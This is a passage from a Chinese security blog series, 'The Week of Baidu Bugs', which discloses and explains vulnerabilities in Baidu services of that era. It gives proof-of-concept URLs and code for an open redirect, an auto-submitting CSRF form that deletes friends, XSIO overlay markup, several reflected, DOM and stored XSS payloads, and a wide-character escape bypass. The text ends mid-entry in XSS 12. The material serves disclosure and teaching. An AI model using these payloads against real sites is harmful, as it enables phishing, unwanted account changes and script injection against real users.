

The Week of Baidu Bugs

By 刺

Day 01: 任意 URL 跳转漏洞	2
Day 02: 多处 CSRF 漏洞	4
Day 03: 百度空间 XSIO 漏洞	7
Day 04: 百度空间多处 DOM XSS 漏洞(上)	9
Day 04: 百度空间多处 DOM XSS 漏洞(下)	13
Day 05: 百度空间多处 XSS 漏洞	17
Day 06: 百度竞价排名多处 XSS 漏洞	25
Day 07: 最后的献礼	29
Day 07: 终章，谢幕	33

daige 整理

Day 01: 任意 URL 跳转漏洞

搬来百度不久，所以花了点小时时间找了找 baidu 的漏洞，收集了一点，会陆续发出来。

Baidu 的安全做的还是挺不错的，至少核心功能模块的漏洞还是比较少，看的出来网站对安全还是挺上心。

这次将在这里陆续披露一些漏洞的细节和 POC，并讲讲漏洞的原理，希望百度能够尽快 fix 这些漏洞或者 bugs。同时也搞搞科普，看看漏洞是怎样形成的，怎样造成危害的。

以后有机会可以和朋友们再搞搞 **The Month of Baidu/QQ/xxx Bugs** 之类。

今天是 "**The Week of Baidu Bugs**" (**WoBB**) 的第一天，由潜入深，先讲讲 URL 跳转漏洞。

这种漏洞往往是被利用来钓鱼，目前很多网站都有类似的漏洞。

一般形式如下：`http://www.fvck.com/?jmpurl=http://www.attacker.com`

从链接功能上看，应该是做一个跳转，但是 jmpurl 没有对跟的域名做限制，可以跳到任意地址去。

所以攻击者可以构造这个 link，然后就跳到他自己的网站去了。

我们知道，目前钓鱼者往往喜欢在 IM 里或者是邮件里发送一些欺诈网站，比如欺骗说中奖了一类。

而我们的对抗方法一般是检查域名是否为自己的网站：`fvck.com`

IE8 和 FF 都有一个高亮显示主域名的方式来对抗这种基于 URL 的欺骗（参考我前不久写的 IE8 安全新特性），那么如果是这种 URL 跳转漏洞，类似的防御方法就变得一点用都没有了。

如下图，在 QQ 中，不同域名的链接的提示是不同的



言归正传，baidu 的 URL 跳转漏洞如下：

http://passport.baidu.com/ubrwsbas?u_jump_url=http://www.ph4nt0m.org

passport.baidu.com 是 baidu 的登录入口，其中只要有 **u_jump_url** 这个参数的地方，后面的跳转地址都是可以控制的，可以指向我们的任意链接。

我给出的 link 只是其中一个，你还可以去找找带了 u_jump_url 这个参数的其他链接，都能够由自己控制。

除了这个参数的问题外，还有一个基于 DOM 的跳转漏洞

构造以下链接：

<http://hi.baidu.com/aullik5/album/默认相册#.ph4nt0m.org>

然后刷新页面，看到了什么？是的，跳转到了 <http://hi.baidu.com.ph4nt0m.org>

问题出在如下代码

提交后，服务器返回中有

```
<script language="javascript">
<!--
var hash=window.location.hash;
if(hash.replace(/#+/, "").length>1)
{
var arg=window.location.href.split(/#+/)[1];
window.location="http://hi.baidu.com"+arg;
}
```

所以就跳到我们要的地方去了

Day 02: 多处 CSRF 漏洞

CSRF 是跨站点请求伪造的全称，估计很多程序员了解注射，了解跨站，但却还不了解 CSRF

定义如下：

即在某个恶意站点的页面上，促使访问者请求你的网站的某个 URL，或者欺骗性的表单，从而修改用户数据。


为了帮助大家理解，漏洞演示如下：

CSRF 漏洞 1： 删除任意好友漏洞

测试用户有如下好友：



然后我们在某个第三方网站上构造一个恶意 html 页面，诱使该用户打开这个页面。该页面将向 baidu 提交请求，删除这个好友。



请注意 url，是在一个第三方网站。

当正常用户看完这个页面后，发现自己的好友被删除了



实际上，该恶意页面就是构造了一个表单向百度服务器提交，源代码如下：

```
<form id="fvck" method="post" action="http://frd.baidu.com">
<input name="cm" value="Commit" >
<input name="op" value="3" >
<input name="ct" value="29" >
<input name="dstun" value="aullik5" >
<input name="gn" value="%C8%AB%B2%BF%BA%C3%D3%D1" >
<input name="un" value="testuser" >
<input name="tn" value="bmSPFriCmt" >
<input name="callback" value="parent.DEL_FRD_CALLBACK" >
<input name="spurl" value="http://hi.baidu.com/testuser/friends">

</form>
```

```
<script>
window.location.href = document.getElementById("fvck").spurl.value;
alert(document.getElementById("fvck").spurl.value);
alert("/CSRF Baidu!/");
fvck.submit();
</script>
```

```

```

如上，由于 baidu 区分了 POST 和 GET，所以需要构造一个表单后 post 到服务器，在这里是使用 js 自动提交:fvck.submit();

baidu 的一个事件调用过程，好像还有类似回调函数一样的东西，所以最后用了个 img 标签来 GET 一个请求，最终完成了这次 CSRF 的过程。

由于 CSRF 需要用到 session cookie，而 Baidu 的 cookie 有两种，一种是 session cookie，只在

当前浏览器有效；一种是可以保存在本地的永久 cookie，在登录时候可选



百度注册用户请直接登录

用户名:

密 码:

☒ 记住我的登录状态

为了确保你的信息安全，请不要在网吧或者公共机房选择此项。

[忘记密码?](#)

所以，为了新开浏览器访问第三方恶意页面时候，也能够成功 CSRF，请在登录时候选择“记住我的登录状态”

分析上面的表单，可以看到，其中没有任何 token 或者 hash 一类的字段，就是说，全部都是固定的或是可预测的，这就为 CSRF 提供了可能。

事实上，baidu 在防止重复提交方面还是做了很多工作的。比如陌生人发表评论时候的**验证码**，除了防止 spam 外，也可以防止 csrf；

另外，baidu 还有个 **spvcode** 的是用来防止重复提交的，这个 hash 值是每次都会随机生成的，所以在无法获取这个 hash 值的情况下，是无法成功 CSRF 的。当然如果被 XSS 了从而获得 hash，又是另外一回事了。

但是情况是当是空间 owner 自己的时候，好像这个 spvcode 是不会出现在表单里的，就是说，如果某个用户处于登录状态，我们是可以放心的去 CSRF 他的。

除了删除好友外，经过测试，非常多的功能都存在这些缺陷：**没有 token，参数可预知或指定**

包括：**添加好友、发表文章、修改自己的资料、修改空间 title** 之类，当然还有更多功能，都可以根据我提供的表单来进行类似的测试。

想想在你不知情的情况下，自己的资料就被修改了，是多么可怕的事情。

在 Baidu 空间，将会非常容易发起一个 **CSRF Worm!**

Day 03: 百度空间 XSIO 漏洞

今天要讲的这个漏洞是一个非常猥琐的漏洞。

大部分网站都有这个漏洞，不光是百度。

什么是 **XSIO**，为什么说它猥琐呢？

XSIO 是因为没有限制图片的 **position** 属性为 **absolute**，导致可以控制一张图片出现在网页的任意位置。

那么我们就可以用这张图片去覆盖网页上的任意一个位置，包括网站的 **banner**，包括一个 **link**、一个 **button**。

这就可以导致页面破坏。而给图片设置一个链接后，很显然就可以起到一个**钓鱼**的作用。

百度空间 XSIO 漏洞：

由于对正常的 **HTML** 标签百度空间是没有做过滤的，所以我们可以用这些标签来实施 **XSIO** 攻击。

在百度，发 **blog** 是在一个 **table** 里，所以我们要先把 **table** 闭合掉，然后再插入合适的图片。

如以下代码：

```
</table><a href="http://www.ph4nt0m.org"></a>
```

通过控制 **left** 和 **top** 的值，我们就可以把这张图片覆盖到网页上的任意位置，而 **link** 则是指向了 **www.ph4nt0m.org**



风起兮云飞扬

ItOm Forever~!

[主页](#)

[博客](#)

[相册](#)

[个人档案](#)

[好友](#)

[设置](#)

文章列表

[test XSIO](#)

2008-07-13 10:56

AAAAAAAAAAAAAAAAAAAA

[类别：默认分类](#) | [编辑](#) | [删除](#) | [评论\(0\)](#) | [浏览\(0\)](#) | 该文章为私有

如图：匿名用户的头像被我覆盖到了 banner 处。

在实施具体攻击时，可以用图片覆盖 link 或者 banner，当别人点击原本是 link 或 button 时，将跳到我们的恶意网站去。

所以说，这是一个非常猥琐的漏洞！

Day 04: 百度空间多处 DOM XSS 漏洞(上)

今天天气不错，也是我们杀人放火的好时间。今天的篇幅会有点长，所以分成两部分来写。

前三天讲的漏洞，可能大家会觉得有点不愠不火，特别是昨天那个 XSIO，更是被茄子称为“猥琐流”，我想也确实是挺猥琐的~~

但这些风险是真实存在的，不能在惊笑之余因为“猥琐”而忽略这些风险。

今天换个话题，讲讲更传统一些的漏洞：XSS

我这里不想浪费任何口水讲 XSS 的风险，如果还有人不了解或者是轻视它，那么我以后会再单独论述。在这里只想说的是，任何忽视 XSS 风险的人（更多的是程序员，因为没认识到），都会受到深刻的教训。什么？你还没被教训到？好吧，不是不报，时候未到。

昨天看余弦在 blog 上发了个 passport.baidu.com 的 XSS 漏洞，利用的是 u 参数（[百度的 JS 数据流注入型跨站](#)），那么今天的开篇，就让我用一个同域名下的类似漏洞作为引子。

XSS1: 百度个人中心登录处 XSS

这个漏洞实际上从某种程度来说是不能利用的，叫做 bug 更合适一点。但是这个例子非常典型，用来作为今天的开篇很不错。

测试方法很简单，打开 <http://passport.baidu.com/?login> 然后在输入用户名的地方输入：

```
</script><img onclick=alert();>
```

注意别输错了

然后密码随便输入一个，提交登录。



The screenshot shows the Baidu login interface with the title "百度注册用户请直接登录". The "用户名:" (Username) field contains the payload "</script><img onclick=alert();". The "密码:" (Password) field is filled with dots. Below the fields is a checkbox labeled "记住我的登录状态" (Remember my login status). At the bottom are two buttons: "登录" (Login) and "忘记密码?" (Forgot password?).

之后就会看到页面被破坏掉了。

把因为我们用了 **onclick** 事件，所以把鼠标移到图片上点一下，发现什么了？我们可爱的小框出来了。



这个漏洞的原因是因为 baidu 把用户名当做错误提示信息直接给写入到 js 里面去了，而没有做任何过滤。

源代码如下：

```
<script language="javascript">
var err_str="";
switch(1)
{
    case 1:
        err_str = "用户名格式错误, 请重新输入"
        break;
    case 2:
        err_str = "用户"</script><img onclick=alert();>"不存在"
        break;
    case 3:
        .....
}
```

我们闭合掉了 script 标签，然后插入我们自己的图片事件。

但是在这里由于用户名有 50 个字节的长度限制，所以我们可以利用的空间非常有限。这也属于个 YY 漏洞。

YY 完了，可以进入正题了。

实际上我准备了一打以上的 XSS 漏洞，但是如果每天发一个显然有些不厚道，大家也会觉得看的不爽，也很容易变成 **the Month of Baidu Bugs**，所以我会稍微归类，然后再发出来。

接下来要讲的这个 DOM XSS，出在创建博客处。

XSS2: 百度空间创建新文章 DOM XSS

测试方法：

进入如下 url:

`http://hi.baidu.com/testuser/creat/blog/#'><script>alert();</script><'`

注意是单引号，而不是 XSS 常用的双引号。



我们的可爱小框直接弹出来了。

实际上这里会弹两次。XSS 漏洞具体原因在以下地方

网页在生成时候，有两个表单，调用了 JS 来动态获取 URL 的值

form1:

```
<form name="form1" id="popFormSubmit" action="/testuser/commit" method="post"
onSubmit="return checkform();">
<input type="hidden" name="ct" value="1">
<input type="hidden" name="cm" value="1">
<script language="JavaScript">
document.write("<input name='spRefURL' type='hidden'
value='"+window.location.href+"'>");
</script>
```

form2:

```
<div id="_redirect_to_passport" style="display:none;">
<form method="POST" action="https://passport.baidu.com/?login" id="_redirect_form">
<input type="hidden" name="tpl" value="sp">
<input type="hidden" name="username" id="_r_username" />
<input type="hidden" name="password" id="_r_password" />
<script>
document.write("<input type='hidden' name='u' value='"+ location.href + "' />");
```

```
</script>  
</form>
```

而这里我们通过这个 `js`，就可以把 `location.href` 的值传入到网页标签里去，所以我们使用

```
http://hi.baidu.com/testuser/creat/blog/#'><script>alert();</script><'
```

而由于在这里 `input` 标签的 `value` 用的是单引号，所以我也需要用单引号去闭合它。

最后，我们的 **XSS** 就被动态加载进了页面，从而得到执行了！

Day 04: 百度空间多处 DOM XSS 漏洞(下)

继续前面的话题。

讲点题外话，写这个 **WoBB** 系列确实是有点累，截图、贴代码、写文字、校稿都要花费我不少时间。

大家多给我点支持，我争取把这个连载写完，尽量不做太监~~。

以前还梦想着以后去写 YY 小说，看这样子，说不定什么时候就进宫了。

扯完淡了，继续讲漏洞。

Baidu 的 DOM XSS 漏洞大部分是出在 **spRefURL** 这个参数上的。

这个参数应该是用来统计 **Referer** 字段一类的作用，也可能是 **baidu** 的数据仓库用来收集用户行为所布下的**暗桩**（我很喜欢牛博威用的这个词~~~~多形象啊~~~呵呵）。

但是这个参数往往在收集 URL 的同时，也把我们的 XSS 脚本给收集进去了。

看如下漏洞。

XSS 3: 百度空间博客评论处 DOM XSS

测试方法如下：

进入以下 URL(用户名和帖子 ID 自己替换，别傻的直接点了然后告诉我测试无效)：

[<script>alert\(/fvck+baidu/\);</script>](http://hi.baidu.com/testuser/blog/item/e3713128deadbabe99250a9e#)

可以看到，我们的可爱的小框再次弹出来了！



有多少评论，这个小框就会弹多少次。

漏洞原因还是和 XSS 2 一样，如下：

表单中用 js 动态获取 url

```
<form name="form1" id="popFormSubmit" action="/testuser/commit" method="post"
onSubmit="return checkcmtform()">
<input type="hidden" name="ct" value="8">
<input type="hidden" name="cm" value="1">
<input type="hidden" name="spBlogID" value="1f9a3aacaff38d0c4b36d6f5">
<script LANGUAGE="JavaScript">
    document.write("<input type='hidden' name='spRefURL'
value='"+window.location.href+"'>");
</script>
<div class="tit">发表评论: </div>
<table width="620" border="0" cellspacing="5" cellpadding="0">
<tr>
```

这个叫 **popFormSubmit** 的表单挺造孽的，很多地方都有它！估计很快就会补。

如果说上面这个漏洞和前面的有点雷同的话，那么接下来讲的这个就有点细微的差别了。

XSS 4: 百度空间删除留言 DOM XSS 漏洞

测试方法：

输入以下 URL：

`http://hi.baidu.com/testuser/profile#";alert(/FVCK+BAIDU+XSS/);"`

或者如下 URL：

`http://hi.baidu.com/testuser/board#";alert(/FVCK+BAIDU+XSS/);"`

当然，你要是在登录状态下。

进入之后，我们看到好像什么都没有~~，没错，就是什么都没有。

这时候如果你有留言，那么，**删除**它，如果没有，自己写个留言，再去**删除**它。

在提交删除后，就会看到我们可爱的小框框弹出来啦~~！



问题出在提交表单后的返回页面上。

表单提交时：

```
function delete_comment(cmt_id){
    var pop = new
    Popup({ contentType:3,isReloadOnClose:false,width:340,height:80});
    pop.setContent("title","删除留言");
    pop.setContent("confirmCon","您确定要彻底删除该留言吗? ");
    pop.setContent("callBack", function(){
        pop.config.contentType = 1;
        pop.setContent("contentUrl", "");
        pop.reBuild();
        document.comment_delete_form.target = pop.iframeIdName;
        document.comment_delete_form.spBCmtID.value = cmt_id;
        document.comment_delete_form.spRefURL.value = location.href;
        document.comment_delete_form.submit();
    });
    pop.build();
    pop.show();
    return false;
}
```

Baidu 通过 **commit** 做了很多操作，几乎所有表单都是由 **commit** 返回的。

在返回时，会有一个动态结果，这里的漏洞就出在这个动态返回结果上。

以下是页面返回后的代码：

```

<!--STATUS OK-->

.....

<!--
以下部分是动态提交内容
//-->

.....

<!-- 42.删除留言 -->

<script language="javascript">
<!--
writestr("留言删除成功!");
var ref="http://hi.baidu.com/testuser/board#";alert(/XSS/);"";
if(ref.match(/board\boardid/gi)){
    url="http://hi.baidu.com/testtest9/board"
}else{
    url=ref;
}
function gotCmtUrl()
{
    if(top.location.href==url) top.location.reload();
    else top.location.href=url;
}
//gotourl(url);
//setTimeout(function(){top.location.href=url;},600);
setTimeout("gotCmtUrl()",600);
//-->
</script>

</div>
</body>
</html>

```

由于 **ref** 直接引用了 **url**, 而没有做任何过滤, 所以我们可以把 **js** 直接写进该返回页面中。

设想如下场景: 在某空间留言辱骂主人, 然后将 **URL copy** 给主人或诱使其去看, 主人一怒下删除之, 然后就 **XXXXXXX**

Day 05: 百度空间多处 XSS 漏洞

继续我们的 XSS 之旅，先来看一个 YY 漏洞

XSS 5: 百度 PDC Callback XSS 漏洞

baidu pdc 的 imstate 从名字上来看似乎是用来查询 IM 在线情况的，正常情况下的一个请求大致如下：


```
http://pdc.baidu.com/imstate/?callback=IM_STATUS_CALLBACK&type=json&uids=testuser
```

这个页面会返回一个 json 的对象

```
IM_STATUS_CALLBACK({ })
```

但是在这里 IM_STATUS_CALLBACK 可以由用户控制，所以就能注入我们的恶意脚本

```
http://pdc.baidu.com/imstate/?callback=<script>alert(/XSS/)</script>&type=json&uids=
```

```
 http://pdc.baidu.com/imstate/?callback=<script>alert(/XSS/)</script>&type=json&uids=
```



但是由于这里对 callback 的长度做了限制，又是该死的长度，所以导致我们只能玩玩这种弹框框的 YY js。

但是用来骗骗小 MM 还是不错的。

XSS 6: 百度搜索用户反馈 XSS

漏洞很简单，直接 reflect

```
http://utility.baidu.com/quality/quality_form.php?word="><script>alert(/Fvck+Baidu+XS  
S/);</script><"
```



看看

返回结果里，发现有一处地方是 `htmlencode` 过的，但是还有一个 `input` 里的 `value`，则没有做 `htmlencode`，只是简单的对双引号做了下处理，从而造成了 XSS

```
<body onload="document.form1.requireddescription.focus()">
<form name="form1" method="post" action="quality_result.php" onsubmit="return
checkrequired(this)">
<input type="hidden" name="query" value="\ "><script>alert(/Fvck Baidu
XSS/);</script><\'\'>
```

XSS 7: 百度搜索藏 XSS

这个漏洞有点特别。

搜藏可以从很多地方点进去，这里不赘述。

打开收藏页面后，控制网址的内容为 javascript:alert(/XSS/);



页面打开时候是没有问题的，但是点击“添加收藏”后，则会执行我们的 JS



实际上，这里 baidu 是用 ajax 来做了一系列操作，比如判断 URL 是否重复，判断提交是否成功。

ajax 的返回是用 json 来做的，主要处理返回结果的 js 为 **itemadd.js**

返回页面：

```
{resultNo:"url 重复",resultBool:false,resultNum:30005,userLogin: "1",itemId:
"026aec1d90a1e9e5ea1182a1"}
```

如果仅仅是分析 HTML 页面，是看不到任何执行了我们 JS 的地方的，但我们的小框框确实是弹出来了。

这又是一个典型的 DOM XSS

原因出在这里，在 **itemadd.js** 中：

```
function checkForm(){
    var f=document.fadd,oit=f.it,oiu=f.iu,odc=f.dc,otn=f.tn,vst=0;
    if(f.st.checked==true)
        vst=1;
    if(chek_submit(oit,oiu,odc,otn)){
        var vit=oit.value,viu=oiu.value,vdc=odc.value,vtn=otn.value,url='/do/cm';
        var
        p_pars='iu='+encode(viu)+'&st='+encode(vst)+'&dc='+encode(vdc)+'&it='+encode(vit)
        + '&tn='+encode(vtn);
        var pars='ct=5&'+p_pars;

        new Ajax.Request(url,{
            method:'post',
            parameters:pars,
            onComplete:function(xmlHttp){
                var jsonResults=(''+xmlHttp.responseText+');
```

```

var retno=eval(jsonResults);
if(parseInt(retno.userLogin)==0){
    if(nw==true)
        location.href="http://passport.baidu.com/?login&tpl=fa1&next_target
=_blank&skip_ok=1&u="+checkUrl(location.href,1800);
    else
location.href="http://passport.baidu.com/?login&tpl=fa&skip_ok=1&u="+checkUrl(locati
on.href,1800);
    return
}

```

```

var retTxt=retno.resultNo;
var resultNum=retno.resultNum;

if(retTxt=="url 重复"){
    var itemId=retno.itemId;

    if(confirm("url 重复，是否覆盖? ")){
        new Ajax.Request(url,{
            method:'post',
            parameters:"iid="+itemId+"&ct=8&"+p_pars,
            onComplete:function(xmlHttp){
                var jsonResults=(''+xmlHttp.responseText+');
                var retno=eval(jsonResults);

                if(parseInt(retno.userLogin)==0){
                    if(nw==true)
                        location.href="http://passport.baidu.com/?login&tpl=fa1
&next_target=_blank&skip_ok=1&u="+checkUrl(location.href,1800);
                    else
                        location.href="http://passport.baidu.com/?login&tpl=fa&
skip_ok=1&u="+checkUrl(location.href,1800);
                    return
                }

                var retTxt=retno.resultNo;
                var resultNum=retno.resultNum;
                checkResult(retTxt,resultNum)
            }
        })
    }
}
else{
    checkResult(retTxt,resultNum)
}

```

```

        }
    }
})
}
else
    return false
};

.....

function checkResult(retTxt,resultNum){
    if(nw==true){
        if(retTxt=="添加成功"){
            hide(G("DivShm"));
            window.resizeTo(600,507);
            hide(G("iaMain"));
            hide(G("iaMain"));
            G("DivSucess").innerHTML="<p><table align='center'
width='50%'><tr><td height='50px'></td></tr><tr><td
style='text-align:center;height:100px;font-size:16px;'><img
src='/-/imgs/icn_ok.gif/>&nbsp;  恭喜您，添加搜藏成功！</td></tr><tr><td
align='center' style='font-size:12px;color:#808080'>本窗口将在<span
id='autoTime'>3</span>秒内自动关闭...</td></tr><tr><td align='center'><input
type='button' onclick='javascript:self.close();' value='&nbsp;  &nbsp; 立即关闭
&nbsp;  &nbsp; '></td></tr></table></p>";
            show(G("DivSucess"));
            IntervalObj3=window.setInterval("w_close()",1000)
        }
        else{
            switch(resultNum){
                case
30101:showEM(document.fadd.it.parentNode.childNodes[1],errmsg[1]);
                break;
                case
30102:showEM(document.fadd.dc.parentNode.childNodes[1],errmsg[3]);
                break;
                case
30103:showEM(document.fadd.tn.parentNode.childNodes[1],errmsg[4]);
                break;
                case
30100:showEM(document.fadd.iu.parentNode.childNodes[1],errmsg[2]);
                break;
                default:{hide(G("DivShm"));hide(G("iaMain"));
                    window.resizeTo(600,507);

```

```

        var c=G("errDiv");
        show(c);

        var s="<p>添加失败！ "+retTxt+"&nbsp;&nbsp;&nbsp;<a
href='javascript:back();'>点击返回</a></p>";
        c.innerHTML=s
    }
}
}
}
else{
    if(retTxt=="添加成功")
        location.href=redirectUrl;
    else{
        switch(resultNum){
            case
30101:showEM(document.fadd.it.parentNode.childNodes[1],errmsg[1]);
            break;
            case
30102:showEM(document.fadd.dc.parentNode.childNodes[1],errmsg[3]);
            break;
            case
30103:showEM(document.fadd.tn.parentNode.childNodes[1],errmsg[4]);
            break;
            case
30100:showEM(document.fadd.iu.parentNode.childNodes[1],errmsg[2]);
            break;
            default:{var c=G("errDiv");
                show(c);
                var s="<p>添加失败！ "+retTxt+"&nbsp;&nbsp;&nbsp;<a
href='javascript:back();'>点击返回</a></p>";
                c.innerHTML=s;
                hide(G("DivShm"));
                hide(G("iaMain"))
            }
        }
    }
}
};

```

根据这段 JS，可以看到如果返回页面为真，则改变 location.href

```

if(retTxt=="添加成功")
    location.href=redirectUrl;

```

而在这里，redirectUrl 却不在这个 js 里，我找了半天，最后发现这个变量是定义在 html 文

件里的

在 `style` 标签下面就定义了这个变量

```
</style>
<script src="/-/js/base.js?v=1.1"></script>
<script src="/-/js/checkform.js?v=1.1"></script>
<script src="/-/js/suggest.js?v=1.1"></script>
<script src="/-/js/itemadd.js?v=1.2"></script>
<script language='javascript'>
<!--
var redirectUrl="javascript:alert(2);";
var s_tags="未分类";
var s1_tags="";
var a_tags = [];
```

而最要命的就是，这个变量是直接取了我们输入进去的网址的值。

所以在 ajax 提交后，页面返回，会重新赋值 `location.href`，改变 ajax 的 `redirectUrl` 从而会以伪协议执行我们的 javascript，所以可爱的小框框就弹出来了。

分析到这里，我们就顺便发现了另外一个 XSS 漏洞，就是出在

```
var redirectUrl="javascript:alert(2);";
```

XSS 8: 百度搜藏宽字符 XSS 漏洞(Firefox)

先假设输入双引号闭合掉前面的引号，发现做了转义

```
var redirectUrl="\";alert(/XSS/);";
```

但是如果利用宽字符，在 Firefox 下，应该能逃避这种检查机制。

所以我们构造 `%c1";alert(/XSS/);//`，发现在 Firefox 下成功执行 js！

Request	Response	Trap
GET http://cang.baidu.com/do/add?it=xss&iu=%c1";alert(2);//&fr=sp HTTP/1.1		
Host: cang.baidu.com		
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN; rv:1.8.1.15) Gecko/20080623 Firefox/2.0.0.15		
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5		
Accept-Language: zh-cn,zh;q=0.5		
Accept-Charset: gb2312,utf-8;q=0.7,*;q=0.7		
Keep-Alive: 300		
Proxy-Connection: keep-alive		
Cookie: BDSTAT=b1498e5bd891f94a32c4df476d413ee9f26d004e7df0f736bbc379310855dd63; BDUSS=3I		

看看 JS 源代码，发现引号保留了。在这里，百度由于修补上一个漏洞的时候，对 `[%c1"]` 这种情况进行了判断，所以发现这种双字节的宽字符后，就没有加入 `"\"` 对双引号进行转义。

但是 `[%c1"]` 在 IE 下会被认为是一个字符，从而丢失了双引号；

而在 firefox 下，则会被认为是两个字符(GBK/GB2312 编码时)，保留了双引号

如下，在 firefox 中：

```
</style>
<script src="//js/base.js?v=1.1"></script>
<script src="//js/checkform.js?v=1.1"></script>
<script src="//js/suggest.js?v=1.1"></script>
<script src="//js/itemadd.js?v=1.2"></script>
<script language='javascript'>
<!--
var redirectUrl="◆";alert(2);//";
var s_tags="未分类";
var sl_tags="";
var a_tags = [];
```

关于更多的利用宽字符来 XSS 的内容，请参考 80sec 的文章[字符集导致的浏览器跨站脚本攻击](#)

[感谢茄子检查出来的一处文章错误。]

Day 06: 百度竞价排名多处 XSS 漏洞

今天内容比较平淡，都是普通的 XSS。

竞价排名是百度的一个子系统，应该还是比较赚钱的一个系统。

访问地址是：<http://www2.baidu.com>

但是这个系统和其他核心模块比起来，安全性要差上很多。

糟糕的验证码设计暂且不说，XSS 方面几乎没有防范。

今天讲这个子系统主要是举例下 baidu 在非核心系统方面对安全考虑和重视程度的欠缺。

类似存在缺陷的系统还非常多。就不一个个去挖了，没有挑战性也没什么意思。

XSS 9: 百度竞价排名管理关键字 XSS 漏洞

漏洞链接如下：

[<script>alert\(/Keyword+XSS/\)</script>](http://www2.baidu.com/query/query_mgr.php?gid=A&tp=A&pe=20&ob=status&sb=keyword&uid=1019083&sw=)&cp=1&submit=1



代码如下：

```
<form name=choice action="" method=post><td align=center>
  <select name=gid ><option value="0">我的关键字</option>
    <option value="A" selected>所有关键字组别</option>
  </select>
```

.....

```
<input name=sw size=10 value=""><script>alert(/Keyword XSS/)</script><"">
```

```
<input type=hidden name=cp value="1">
```

XSS 10: 百度竞价排名帮助搜索 XSS

登录后，如下链接：

[<<script>alert\(/Search+XSS/\);</script></>](http://sf-help.baidu.com/search?word=)

地址 (U) http://sf-help.baidu.com/search?word="<<script>alert(/Search+XSS/);</script></>



帮助中心

帮助搜索



代码如下：

```
<form action='/search' method='GET' style="margin:0px;padding:0px;">
  <div class="tit_2"><strong>帮助搜索</strong></div>
  <div class="box_2">
    <input name="word" type="text" size="19" id="s" value="\"><script>alert(/Search
      XSS/);</script><\">
    <input type="submit" name="Submit" value="搜索">
  </div>
</form>
```

XSS 11: 百度竞价排名联系人 Stored XSS

登录竞价排名后，修改个人设定，将联系人姓名改为：

```
<script>alert();</script>
```

保存

然后在登录首页，将执行脚本

http://www2.baidu.com/user/user.php



| 帐户管理 | 管理关键字 | 添加关键字 | 分组管理 | 统计报告 | 信息查询 | 缴纳

欢迎访问百度竞价排名客户管理系统



代码如下:

```
<table border=0 cellpadding=0 cellspacing=0 width=800>
<tr><td colspan=3><h3 align=center><br>欢迎访问百度竞价排名客户管理系统</h3>
</td></tr></table>
<table align=center width=800 class=h4_center>
<tr><td height=30 align=center>尊敬的用户 <script>alert(/联系人姓名
/);</script>XSShere, 您好!
<input type="hidden" name="servermode" id="servermode" value="">
```

这是一个持久类型的 XSS, 也就是说, 会存储在服务器端。


昨天, 在幻影的邮件列表里, 有一个叫 royalwhy 的朋友, 在回复我的邮件里, 也发了一个他发现的 XSS。

经过他的同意后, 我将其也贴在这里。

XSS 12: 百度发送消息 XSS (发现者: royalwhy)

漏洞如下:

http://msg.baidu.com/ms?ct=21&cm=1&tn=bmSendMessage&un=<iframe
src=http://groups.google.com/group/ph4nt0m width=500 height=300/>



un 参数后可以执行任意脚本，代码如下：

```
<form name="f" method=post action="http://msg.baidu.com/" autocomplete = "off">
  <input type=hidden name=ct value="22">
  <input type=hidden name=cm value="MailSend">
  <input type=hidden name=tn value="bmsspsubmit">
  <input type=hidden name=lu value="">
  <input type=hidden name=vcode value="">
  <tr >
